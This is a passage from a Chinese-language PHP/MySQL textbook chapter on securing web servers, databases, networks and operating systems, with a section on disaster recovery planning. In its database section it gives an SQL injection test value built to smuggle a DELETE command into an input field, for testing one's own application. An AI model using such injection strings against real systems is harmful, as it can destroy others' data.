这些设置唯一有窍门的就是如果选择使用PHP编写的已有软件，就必须启用register_globals以及/或者register_long_arrays选项。在这里，必须决定使用该软件是否会带来安全隐患。通过定期检查软件的安全补丁以及其他更新可以降低这种风险。

16.5.3　Web服务器配置

在正确配置PHP语言引擎后，接下来需要检查Web服务器。每一个服务器都有其自身的配置过程，这里给出两个最流行的服务器：Apache HTTP服务器和Microsoft的IIS。

1. Apche HTTP服务器

httpd服务器本身具有大量关于安全的默认安装，但是在产品环境中运行它之前还需要仔细检查一些设置。httpd服务器所有配置选项都保存在httpd.conf文件，该文件存在于httpd基本安装的/conf子目录（也就是，/usr/local/apache/conf或者C:\Program Files\Apache Software Foundation\Apache2.2\conf）。你应该阅读httpd服务器的联机文档中相关的安全设置章节（http://httpd.apache.org/docs-project）。此外，还需要进行如下设置：

- 确认httpd不是以超级用户权限执行的（例如，在Windows下可以使用“nobody”或UNIX下的“httpd”）。这可以通过httpd.conf文件下的“用户和组”设置实现。

- 确认Apache安装目录的文件权限是否正确设置。在UNIX系统，这包括除了文档根目录（默认是htdocs/ 子目录）以外的所有目录属主都是“root”，并且具有755权限。
- 确认服务器设置了正确的并发连接数。对于1.3.x版本的httpd用户，需要设置MaxClients（最大客户端数）为系统能够一次处理的合理数值（默认值是比较合理的150，但是如果你期望更高的负载，可以设置更大值）。对于Apache 2.x版本，由于其支持多线程，可能还需要检查ThreadsPerChild选项的设置（默认值是50）。
- 通过在httpd.conf引入适当的指令，隐藏一些不希望被看到的文件。例如，要防止.inc文件被看到，可以添加如下所示的语句：

```
<Files ~ "\.inc$">
  Order allow, deny
  Deny from all
</Files>
```

当然，正如前面提到的，还需要将这些文件从文档根目录下完全移出来。

2. Micrasoft IIS

配置Apache HTTP服务器不同的是，配置IIS并不需要对文件进行设置，但是仍然需要执行以下操作以确保IIS安装的安全性：

- 避免将Web站点设置在与操作系统相同的驱动器。
- 使用NTFS文件系统并且删除某些特定位置的写权限。
- 删除所有在文档根目录中由IIS默认安装的文件。你将不会使用大部分文件（如果不是所有）。大量的内容安装在\inetpub目录，如果不是联机配置工具（不应该使用它，应该使用isadmin工具），你将不需要它。
- 避免使用常规名称。大量自动化程序将寻找文档根目录下一些明显子目录中的脚本和程序，例如，Scripts/、cgi-bin/、bin/等。

此外，阅读IIS文档将有助于了解关于安全的更多信息。

16.5.4 Web应用的商业主机服务

虚拟服务器的安全问题对某一群用户来说更加麻烦——这些用户在一个商业的PHP/MySQL主机服务上运行他们的Web应用。在这些服务器上，你将不能访问php.ini，而且将无法设置所有希望的选项设置。在极端情况下，某些服务甚至不会允许你在你的文档根目录下创建目录，以及剥夺保存引入文件的安全位置。幸运的是，大多数公司希望保持它们的业务，因此不安全的设计将无法留住客户。

要确保安全，你可以也必须从多方面考察这些公司并部署Web应用：

- 在选择该服务之前，必须查看他们的支持列表。更好的服务将提供介绍如何配置你的私有空间的完备联机文档（我们可以找到一些优秀的动态教程）。通过查看这些文档，你可以了解服务的局限和支持。
- 寻找一个能够提供完整目录结构树而不只是文档根目录的主机服务。尽管有些服务提供商会宣称私有空间的根目录就是文档根目录，而其他提供商将提供完整的目录结构树，

其中public_html/目录就是保存你的应用以及执行PHP脚本的地方。在这些目录中，你可以安全地创建includes/目录用来保存引入文件（.inc）。这将有助于确保其他用户无法看到.inc文件的内容。

- 尝试找到服务提供商在php.ini文件使用的设置值。尽管许多提供商可能不会在Web页面公布这些值或者将该文件以电子邮件形式发送给你，你可以向他们的技术支持人员问问题，例如，是否开启了安全模式以及哪些函数和类被禁用。也可以使用`ini_get`函数查看这些设置值。不使用安全模式或没有禁用任何函数的站点将使我们更加担心他们设置的任何值。
- 查看服务提供商所使用的所有软件版本。它们是否是最新版本？如果无法看到某些输出，例如phpinfo，请使用Netcraft服务查看特定站点使用的软件。请确认它们真正运行了PHP 5.0!
- 在确定长期使用某个服务提供商之前，寻找能够提供试用期、退费保障或一些其他方法能够看到你的Web应用被运行的服务提供商。

16.6 数据库服务器的安全性

除了需要保持软件的最新版本，还可以采取一些措施保持数据库的安全性。当然，与介绍Web应用的安全性相比较，要完整地介绍每一种数据库服务器的安全性，都将需要一整本书。这里将给出一些需要注意的常规策略。

16.6.1 用户和权限系统

花费一些时间来了解你选择使用的数据库服务器的用户认证和权限系统。大量的数据库攻击能够成功都是因为人们没有花时间来确保系统的安全。

请确认所有账户都有密码。对于任何数据库服务器，你要做的第一件事情就是确保数据库超级用户（root）具有密码。请确认这些密码没有包含任何可以从字典里找到的单词。即使是类似于*44horseA*的密码安全性也要低于类似于*FI93!!xl2@*这样的密码。对于担心难于记住密码的用户，可以考虑使用特定语句所有单词的第一个字母以及特定的大小写模式作为密码，例如IwTbOtlwTwOt取自于Charles Dickens的小说《A Tale of Two Cities》中的“It was the best of times, it was the worst of times”。

许多数据库（包括MySQL的旧版本）将会以匿名用户身份安装，并且具有比你期望的更多权限。在了解和确认权限系统后，请确认任何默认账户的权限都是你期望的，删除任何不是你所期望的权限。

请确认只有超级用户账户才可以访问权限表和管理数据库。其他账户只能拥有访问或修改账户本身可以访问的数据库权限。

要测试权限系统，可以执行如下操作来验证相关的错误信息：

- 不指定用户名称和密码连接数据库。
- 不指定root用户的密码连接数据库。
- 使用root的错误密码连接数据库。

■ 以特定用户身份连接数据库，尝试访问该用户不能访问的表。
■ 以特定用户身份连接数据库，尝试访问系统数据库或权限表。
在尝试了以上操作后，你才能确认你的系统验证功能能够对系统提供足够的保护。

16.6.2 发送数据至服务器

正如本书不断强调（还将继续强调）的，不要发送任何未经过滤的数据至服务器。使用数据库扩展提供的各种函数（例如，mysqli_real_escape_string或mssql_escape_string）对输入字符串进行转义，我们将为自身提供基本的保护。

然而，正如在前面提到的，除了依赖这个函数，我们还可以对输入表单的每个域执行数据类型检查。例如，如果有用户名称域，我们可能需要确认该域长度不超过千字节（KB），而且不存在任何非法字符。通过代码的验证，我们可以提供更好的错误信息并且降低数据库的安全风险。同样的，对于数字和日期/时间类型的数据，可以在数据传递给服务器之前进行基本的验证。

最后，我们还可以在这些服务器上使用prepared statements语句。这些语句将自动执行转义以及单引号封装。

需要再次提到的，我们可以执行如下所示的测试确保数据库能够正确处理数据：
■ 尝试输入类似于“'; DELETE FROM HarmlessTable',”的值等。
■ 对于数字或日期域，尝试输入一些非法值，例如，“55#$88ABC”并确保获得错误返回。
■ 尝试输入超过大小限制的数据并确认获得错误返回。

16.6.3 连接服务器

有些方法可以控制与数据库服务器的连接，它们也可以保证数据库的安全性。一个最简单的方法就是限制允许连接数据库的用户。在各种数据库管理系统中，有许多权限系统除了可以用来指定用户名称和密码，还可以指定用户可以通过那些机器连接服务器。如果数据库服务器和Web服务器/PHP引擎位于同一台机器，只允许来自“localhost”或那台机器所使用的IP地址进行连接是非常有意义的，只允许来自那台机器的用户连接到数据库也是没有问题的。

许多数据库服务器提供了通过加密的连接来连接服务器的特性（通常使用常见的协议：加密套接字层，或者SSL）。如果必须通过开放的互联网连接数据库，绝对应该使用可供使用的加密连接。如果没有可供使用的，可以考虑使用了tunneling技术的产品，这样就可以保证机器间的安全连接以及TCP/IP端口通过这个安全连接路由至其他计算机，而这个流量看上去却像本地流量。

最后，必须确保数据库服务器在任何时候能够处理的连接数大于或超过Web服务器和PHP的连接数。前面提到过，在默认情况下，Apache HTTP服务器1.3.x系列能够启动150个服务器。MySQL的my.ini文件中关于连接数的默认设置为100，这样就出现了不匹配的配置。

要改变它，我们可以对my.ini文件进行如下所示的修改：

```
max_connections=151
```

我们多分配了一个连接，因为MySQL通常为root用户预留一个连接。这样，即使当服务器满负载时，超级用户也可以登录并进行操作。

16.6.4 运行服务器

当运行数据库服务器时，我们可以采取很多措施来保障其安全性。首先，我们不应该以超级用户身份运行它（UNIX下的root用户，Windows下的administrator用户）。如果服务器被攻破，这个系统就处于危险当中。事实上，如果不是特意的（再次提到，这是不鼓励的），MySQL不支持以超级用户身份运行。

在设置好数据库软件后，大多数程序将允许你修改数据库目录和文件的属主和权限，这样可以防止非法读操作。确认已经执行此操作，而且数据库文件属主不再是超级用户（在这里，非超级用户的数据库服务器进程可能无法写数据库文件）。

最后，当应用权限和验证系统，尽量创建只有最少权限的用户。不要因为“用户以后可能需要更多权限”就给用户授予更多权限，创建具有尽可能少权限的用户，在以后需要更多权限时，再给用户添加权限。

16.7 保护网络

对Web应用运行的网络环境进行保护也有一些方法。尽管这些方法的具体细节超出了本书的范围，但方法本身还是比较简单，而且不仅仅是保护Web应用。

16.7.1 安装防火墙

正如需要过滤发送给用PHP编写的Web应用的所有输入，我们还需要过滤所有网络流量，无论这些网络流量是发送给公司办公室还是放置服务器和运行应用的数据中心。

可以通过防火墙实现流量过滤，而防火墙就是运行在特定操作系统上的软件，例如FreeBSD、Linux或Microsoft Windows或者从网络设备供货商处购买的专门设备。防火墙的作用就是过滤不希望的数据流量访问那些不希望被访问的网络部分。

构建互联网的TCP/IP协议是基于端口操作的，不同的端口专门用于不同类型的流量（例如，HTTP的端口是80）。对于内部网络流量，大量端口的使用是非常严格的，很少用来与外部网络的交流。如果禁止在这些端口上发送或接收网络流量，我们可以降低计算机或服务器（以及Web应用）被攻破的风险。

16.7.2 使用隔离区域（DMZ）

正如本章前面所提到的，我们的服务器和Web应用不仅存在被外部客户攻击的风险，还存在被内部恶意用户攻击的可能。尽管后者不会太多，但是他们通常具有公司运营的常识，会更具有破坏力。

降低这种风险的一个办法是实现隔离区域（demilitarized zone），或DMZ。在隔离区域中，我们可以将运行Web应用的服务器与外部互联网以及内部公司网络相隔离，如图16-3所示。



图16-3 设置隔离区域（DMZ）

DMZ具有如下两个主要优点：

■ 它可以保护服务器和Web应用，防止内部和外部攻击。

■ 通过在公司网络和互联网之间增加防火墙和安全层，它可以进一步保护内部网络。

DMZ的设计、安装和维护必须通过为你的Web应用提供主机服务的网络管理员协调完成。

16.7.3 应对DoS和DDoS攻击

如今，一种更具威胁的攻击是拒绝服务（DoS）攻击，我们已经在第15章介绍。网络DoS攻击以及更具威胁的分布式拒绝服务（DDoS）攻击将利用被攻破的计算机、蠕虫病毒或其他设备侦探软件安装的缺陷，甚至是协议（例如，TCP/IP）本身涉及的特点，并且使得被攻破计算机无法响应合法客户的连接请求。

不幸的是，这种类型的攻击很难防范和响应。有些网络供货商销售一些有助于降低DoS攻击风险和破坏力的设备，但是目前还没有有限的全面解决方案。

至少，你的网络管理员必须研究并理解问题本质以及特定网络和安装情况下面临的风险。结合与ISP的讨论（或提供主机服务的提供商），这样将有助于对这种攻击的防范和准备。即使攻击并不是直接针对你的服务器，它们也将成为攻击的牺牲品。

16.8 计算机和操作系统的安全性

关于保护，最后一件需要注意的事情就是运行Web应用的服务器计算机。对于服务器计算机，接下来将介绍一些关键的方法。

16.8.1 保持操作系统的更新

保持计算机安全的一个简单方法是尽可能保持操作系统软件为最新的。只要选择了特定的操作系统作为产品环境，你就必须制定一个定义执行更新和为操作系统应用安全补丁的方案。此外，还应该有专门人员定期查看是否存在新的安全警告、补丁或更新。

根据使用的操作系统软件的不同，可以在不同的地方找到这些更新。通常，这可以从购买操作系统的供货商那里获得更新，例如，Microsoft的Windows，Red Hat或SuSE Linux，或者

Sun Microsystems的Solaris操作系统。对于其他操作系统，例如，FreeBSD，Ubuntu Linux或OpenBSD，应该在代表这些组织机构的Web站点寻找他们推荐的最新安全补丁。

就像所有软件更新，在产品服务器执行更新和安装之前，应该有一个试验环境可以测试这些补丁的应用并且验证这些补丁的成功安装。这样，在产品服务器应用这些更新而出现问题之前，可以验证这些更新不会破坏Web应用。

灵活的选择操作系统和安全修复是非常重要的：如果特定操作系统的FireWire子系统存在一个安全修复，但是你的服务器没有任何FireWire硬件，执行完整的流程来部署这个安全修复将会浪费时间。

16.8.2　只运行必需的软件

许多服务器具有的一个问题是它们运行了大量的软件，例如邮件服务器，FTP服务器以及能够处理Microsoft文件系统共享（通过SMB协议）的软件以及其他软件。要运行我们的Web应用，需要Web服务器软件（例如IIS或Apache HTTP服务器），PHP以及任何相关的库、数据库服务器软件，而通常并不会需要其他更多的软件。

如果不使用其他任何软件，请关闭它们，最好是禁用。这样，就不用担心这些软件的安全性。Microsoft Windows 2000和XP操作系统的用户必须仔细检查服务器所运行的服务列表，关闭那些不需要的服务。如果存在疑问，请调研一下——在互联网上很可能已经有人询问（或者得到答案）了特定服务的用途及其必要性。

16.8.3　服务器的物理安全性

前面提到了安全威胁之一就是有人进入我们的建筑，拔掉服务器计算机的插头，或者偷走它。这并不是一个笑话。由于常规服务器计算机的配件价格都比较昂贵，偷走服务器计算机的动机就不只局限于公司商业间谍和高智商窃贼。有些人可能只希望卖掉服务器计算机。

因此，将运行Web应用的服务器保存在一个安全的环境是至关重要的，只有授权人员才可以访问，而且必须有特定流程对不同的人授予或收回权限。

16.9　灾难计划

如果你希望看到一个真正茫然的表情，可以问你的IT经理一个问题：如果放置服务器或整个数据中心的建筑失火或者在一个灾难性地震中被毁坏，我们的服务器或数据中心会是怎样呢？大多数IT经理都无法回答这个问题。

灾难（恢复）计划是运行一个服务（无论是一个Web应用或其他，包括业务的日常运营）的关键部分，通常都会过度关注。通常，它是文档或过程集合，用来处理发生如下所示的问题：

- 整个数据中心的部分在灾难性事件中被摧毁。
- 开发团队出去午餐，并且所有都出了车祸，被大卡车撞倒，严重受伤（甚至被撞死）。
- 公司总部失火。
- 网络攻击人员或对公司不满的员工想要摧毁Web应用在服务器上的所有数据。

由于各种原因，尽管很多人不喜欢讨论灾难和攻击，但糟糕的现实就是这种事情的确会发

生——幸运的是，只是很少发生。然而，商务业务通常不能发生这种停机时间，因为如果完全没有准备，这种事故将带来巨大损失。如果公司Web应用停机一个星期而又没有100%熟悉如何设置系统并使其恢复工作的工程，这个日营业额在上百万美元的公司将很快倒闭。

通过对这些事件的应急准备，制定清晰的响应方案，并且练习某些关键步骤，眼前较少的资金投入将防止业务在出现真正问题时出现的巨大损失。

此外，还有一些有助于灾难计划和恢复的措施包括如下所示：

- 确保所有数据都是每天备份并且将备份保存在其他设备，这样即使数据中心被摧毁，我们在其他地方还有数据。
- 具有文档化脚本记录如何重新创建服务器环境以及设置Web应用。至少需要演练一次重新创建服务器环境。
- 拥有Web应用所必需所有源代码的副本，甚至是多个位置。
- 对于大型团队，禁止所有团队成员乘用同一种交通工具，例如汽车或飞机，这样如果发生意外，可以将影响降低的最低。
- 运行自动化工具确认服务器运行正常，并且有一个专职的“应急人员”在非上班时间发生问题时出现在事故现场。
- 与硬件供货商确定能够在数据中心被摧毁时立即提供新的硬件。为了新服务器等待4到6个星期将会是很糟糕的。

16.10 下一章

在第17章中我们将超越安全性的话题，介绍身份验证——允许用户提供身份证明。下一章将介绍一些不同的方法，包括使用PHP和MySQL来验证站点的访问人员。